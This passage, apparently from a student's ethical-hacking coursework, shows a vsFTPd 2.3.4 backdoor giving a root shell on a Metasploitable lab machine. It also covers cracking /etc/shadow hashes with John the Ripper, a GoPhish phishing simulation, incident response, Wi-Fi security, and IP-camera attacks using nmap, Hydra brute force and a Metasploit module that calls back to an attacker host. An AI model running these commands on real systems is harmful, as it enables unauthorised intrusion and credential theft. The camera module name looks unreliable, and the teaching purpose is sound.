[*] 172.20.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.20.10.3:21 - USER: 331 Please specify the password.
[+] 172.20.10.3:21 - Backdoor service has been spawned, handling...
[+] 172.20.10.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.20.10.2:38887 → 172.20.10.3:6200) at 2023-11-12 1
1:06:20 -0500

```

2.4 **Verification and System Access:**

- Confirmed successful privilege escalation by navigating directories (`pwd`, `ls -l`) and comparing file permissions between local and escalated shells on Metasploitable.



```
[*] 172.20.10.3:21 - USER: 331 Please specify the password.
[+] 172.20.10.3:21 - Backdoor service has been spawned, handling...
[+] 172.20.10.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.20.10.2:38887 → 172.20.10.3:6200) at 2023-11-12 1
1:06:20 -0500

pwd
/
ls -l
total 85
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13580 Nov 12 09:15 dev
drwxr-xr-x  94 root root  4096 Nov 12 09:15 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx──────   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw───────   1 root root  8705 Nov 12 09:15 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 123 root root     0 Nov 12 09:14 proc
drwxr-xr-x  13 root root  4096 Nov 12 09:15 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Nov 12 09:14 sys
drwxrwxrwt   4 root root  4096 Nov 12 10:48 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13580 2023-11-12 09:15 dev
drwxr-xr-x  94 root root  4096 2023-11-12 09:15 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root  8705 2023-11-12 09:15 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 123 root root     0 2023-11-12 09:14 proc
drwxr-xr-x  13 root root  4096 2023-11-12 09:15 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2023-11-12 09:14 sys
drwxrwxrwt   4 root root  4096 2023-11-12 10:48 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
msfadmin@metasploitable:/$
```

3. Conclusion:

- The penetration testing exercise demonstrated effective privilege escalation techniques from initial network access to full root-level control on the Metasploitable machine.
- Emphasized the importance of systematic vulnerability assessment, exploit identification, and secure network configuration to mitigate such risks.

This report provides a detailed account of steps taken to escalate privileges on the Metasploitable machine, leveraging network scanning, vulnerability exploitation, and the Metasploit framework to achieve administrative control.

QUESTION 6

John the Ripper Installation and Usage Report

Introduction: John the Ripper is a powerful tool used for password cracking in cybersecurity assessments. This report outlines the installation process on Kali Linux and demonstrates its usage to crack Unix password hashes.

Installation Steps:

1. **Update System:**
   - Executed `sudo apt-get update` to ensure the system package list is current.
2. **Install Dependencies:**
   - Installed necessary libraries with `sudo apt-get install -y build-essential libssl-dev zlib1g-dev`.
3. **Download and Compile John the Ripper:**
   - Downloaded John the Ripper Jumbo patch from Openwall website.
   - Extracted the tarball (`tar xzvf [filename]`) and navigated to the directory.
   - Compiled the program with `./configure && make -s clean && make -s`.
4. **Verification:**
   - Confirmed successful installation by running `john` in the terminal, verifying available commands and options.

Password Cracking Process:

1. **Prepare Password Hashes:**
   - Copied Unix password hashes from `/etc/shadow` into `password.txt`.
2. **Execute Password Cracking:**
   - Initiated cracking process with `./john password.txt`.
   - Monitored progress as John the Ripper attempted to crack passwords using default settings.
3. **Advanced Features Used:**
   - Employed custom wordlists with `--wordlist=[file]` option for targeted dictionary attacks.
   - Utilized multi-threading (`--fork=[n]`) to enhance cracking speed.

Ethical Considerations:

- Ensured all activities were conducted with proper authorization and adhered to legal guidelines regarding cybersecurity assessments.

Conclusion: John the Ripper proved effective in cracking Unix passwords, showcasing its robust capabilities and versatility in cybersecurity assessments.

QUESTION 7

Simulation of a Phishing Attack

1. Preparation:

I began by setting up the environment using GoPhish, a tool designed for ethical phishing simulations. This involved configuring the campaign parameters and crafting a convincing phishing email. The email I created appeared to be from the company's IT department, informing employees in our WAN about a critical security update for their video conferencing software. It included a link that purportedly led to the update page.

2. Deployment:

Once the email was ready, I launched the campaign targeting specific groups within our WAN. This included employees across various departments, ensuring a representative sample for the simulation. Timing was crucial; I scheduled the emails to align with peak business hours to maximize engagement.

3. Lure and Action:

As the campaign progressed, I monitored the dashboard in GoPhish to track responses. The goal was to see how many recipients fell for the lure and clicked on the embedded link in the phishing email. This provided valuable insight into the susceptibility of our workforce to such attacks.

4. Mitigation and Education:

Instead of leading recipients to a malicious site, those who clicked on the link were redirected to an internal landing page. This page simulated a security alert, informing them that they had fallen victim to a simulated phishing exercise. It was critical that this page conveyed a clear educational message about phishing risks and the importance of cautious online behavior.

5. Analysis and Follow-Up:

After the simulation concluded, I analyzed the data collected by GoPhish. This included click-through rates, the effectiveness of our email filters, and user responses post-incident. The metrics provided a comprehensive overview of our readiness against phishing threats and identified areas where additional training and awareness efforts were needed.

Effective Strategies for Education and Awareness

Following the simulation, we implemented several strategies to educate and raise awareness among employees:

- **Training Programs:** Scheduled regular training sessions that covered various phishing tactics, using the simulation as a concrete example to illustrate potential risks.
- **Simulated Phishing Campaigns:** Planned to conduct periodic simulations to keep employees vigilant and familiar with phishing tactics. Each campaign was followed by detailed feedback and additional training resources.
- **Highlighting Webcam Security:** Focused specifically on educating employees about the risks associated with webcam access and how phishing attacks could exploit these vulnerabilities.
- **Encouraging Reporting:** Established clear reporting procedures for suspicious emails or activities related to phishing attempts, encouraging employees to be proactive in reporting potential threats.
- **Policy Updates:** Updated company policies to include guidelines on email security, safe web browsing practices, and handling sensitive information, ensuring they were comprehensive and up-to-date.

By meticulously following these steps and strategies, we aimed to not only simulate a phishing attack but also to reinforce a culture of cybersecurity awareness within our organization. This approach helped mitigate risks associated with phishing, including those targeting webcam access in our WAN environment.

QUESTION 8

Incident Response Plan for Data Breach

1. Initial Response:

- **Isolate the Affected System:** Immediately disconnect the compromised system from the network to prevent further unauthorized access.
- **Notify Management:** Inform key stakeholders such as senior management, legal, and IT leadership about the incident.

2. Assessment and Investigation:

- **Assess the Scope and Impact:** Determine the extent of the breach, including the number of records compromised and types of data exposed (personal information, payment details, etc.).
- **Gather Evidence:** Document all activities related to the breach, including logs, timestamps, and any other relevant information.

3. Containment and Mitigation:

- **Contain the Breach:** Implement measures to prevent further unauthorized access. This may involve deploying patches, resetting credentials, or temporarily shutting down affected systems.
- **Mitigate Immediate Risks:** Address vulnerabilities exploited by the attacker to prevent similar incidents in the future.

4. Communication Plan:

- **Internal Communication:** Notify all relevant departments within the company about the breach and its potential impact on operations.
- **External Communication:** Prepare a communication strategy for customers, partners, and regulatory authorities. Ensure transparency while protecting sensitive information.

5. Recovery and Remediation:

- **Restore Systems:** Work towards restoring affected systems and ensuring they are secure before reconnecting to the network.
- **Data Integrity Checks:** Verify the integrity of data that may have been compromised or altered during the breach.
- **Review Security Policies:** Evaluate existing security protocols and update them to prevent similar incidents in the future.

6. Post-Incident Analysis:

- **Lessons Learned:** Conduct a thorough review of the incident to identify gaps in security measures or response protocols.
- **Documentation:** Document the entire incident, response actions taken, and recommendations for future improvements.

7. Legal and Regulatory Compliance:

- **Compliance Checks:** Ensure compliance with data protection laws and regulations. Coordinate with legal counsel regarding any legal implications or obligations (reporting requirements, notifications to affected parties, etc.).

8. Monitoring and Follow-Up:

- **Continuous Monitoring:** Implement continuous monitoring of systems to detect any residual threats or signs of re-entry by attackers.
- **Employee Awareness:** Conduct awareness sessions for employees to educate them about cybersecurity best practices and incident reporting procedures.

By following this incident response plan, the company can effectively manage and mitigate the impact of a data breach while safeguarding customer trust and complying with regulatory requirements.

QUESTION 9

Explanation of the distinctions between WEP, WPA, WPA2, and WPA3 in the context of wireless networking.

Here’s an in-depth explanation of each, along with their distinctions and recommendations for the most secure option:

1. WEP (Wired Equivalent Privacy)

Overview: WEP was the first encryption protocol introduced for wireless networks. It aimed to provide security comparable to wired networks but has since been largely deprecated due to significant vulnerabilities.

Key Points:

- **Encryption:** Uses a 64-bit or 128-bit encryption key (often static and manually configured).
- **Vulnerabilities:** WEP is highly vulnerable to various attacks, including key cracking and packet sniffing. Its security flaws make it ineffective for protecting modern wireless networks.

2. WPA (Wi-Fi Protected Access)

Overview: WPA was introduced as an interim replacement for WEP, addressing its vulnerabilities while WPA2 was being developed.

Key Points:

- **Improvements:** Introduces TKIP (Temporal Key Integrity Protocol) for stronger encryption and dynamic key generation.
- **Security:** Provides better protection than WEP but has known vulnerabilities, particularly in the implementation of TKIP.

3. WPA2 (Wi-Fi Protected Access II)

Overview: WPA2 replaced WPA as the industry standard for securing Wi-Fi networks. It enhances security and addresses the weaknesses found in WPA and WEP.

Key Points:

- **Encryption:** Uses AES (Advanced Encryption Standard) encryption, considered highly secure when configured correctly.
- **Authentication:** Supports stronger authentication methods (e.g., 802.1X/EAP authentication).
- **Robust Security:** Provides robust protection against attacks compared to WEP and early versions of WPA.

4. WPA3 (Wi-Fi Protected Access 3)

Overview: WPA3 is the latest generation of Wi-Fi security protocols, designed to further enhance wireless network security with stronger encryption and improved authentication mechanisms.

Key Points:

- **Enhanced Security:** Offers stronger encryption protocols (e.g., Simultaneous Authentication of Equals (SAE), also known as Dragonfly) to mitigate attacks like offline dictionary attacks.
- **Protection Against Brute-Force Attacks:** Introduces protections against brute-force dictionary attacks, making it more resilient than WPA2.
- **Forward Secrecy:** Enhances privacy by ensuring that even if a current session key is compromised, past communications remain secure.

Recommendation for the Most Secure Option

WPA3 is currently recommended as the most secure option among the listed protocols. Here's why:

- **Improved Encryption:** WPA3 uses the latest encryption standards, offering stronger protection against eavesdropping and brute-force attacks compared to WPA2.
- **Enhanced Authentication:** It introduces stronger authentication mechanisms, reducing the risk of unauthorized access even if passwords are compromised.
- **Forward Secrecy:** WPA3 provides forward secrecy, meaning that even if an attacker obtains the session key, they cannot decrypt past communications. This is a significant improvement over WPA2.
- **Resistance to Attacks:** WPA3 addresses known vulnerabilities present in WPA2, such as offline dictionary attacks against passphrase hashes.

In conclusion, while WPA2 remains widely used and is generally secure when properly configured, WPA3 represents the latest advancements in Wi-Fi security and offers superior protection against current and emerging threats. Therefore, transitioning to WPA3 where feasible is recommended to ensure the highest level of security for wireless networks.

QUESTION 10

Exploring CCTV Security

Objective: To assess the security vulnerabilities of IP cameras using ethical hacking techniques.

Environment Setup:

- Ensure a secure testing environment with access to Kali Linux or similar ethical hacking tools.
- Use real or virtual IP cameras connected to a controlled network for testing.

Steps:

1. **Introduction to IP Camera Security**
   - Discuss the critical importance of securing IP cameras due to their role in surveillance and potential risks if vulnerabilities are exploited.
2. **Network Discovery with Nmap**
   - Conduct a network scan using Nmap to identify IP cameras and discover open ports that could be potential entry points.

   ```
   bash
   Copy code
   sudo nmap -p 80,8080 --open <network_range>
   ```

3. **Password Cracking with Hydra**
   - Utilize Hydra to attempt brute-forcing login credentials on the IP camera's web interface, using common password lists.

   ```
   bash
   Copy code
   hydra -l admin -P /usr/share/wordlists/rockyou.txt
   http://<camera_ip>/login
   ```

4. **Exploitation Using Metasploit**
   - Employ Metasploit to search for and execute specific exploits targeting vulnerabilities in IP cameras.

   ```
   msfconsole
   search type:exploit camera
   use exploit/multi/http/ip_camera_unauthenticated_rtsp
   set RHOSTS <camera_ip>
   set LHOST <attacker_ip>
   exploit
   ```

5. **Ethical Considerations**

- Emphasize the ethical implications of conducting such tests and stress the necessity of obtaining explicit authorization before performing security assessments.

6. **Implementing Security Measures**
   - Discuss best practices for enhancing IP camera security, including changing default passwords, updating firmware regularly, and implementing network segmentation.
7. **Conclusion**
   - Summarize the findings from the security assessment and underline the importance of proactive security measures to mitigate potential risks.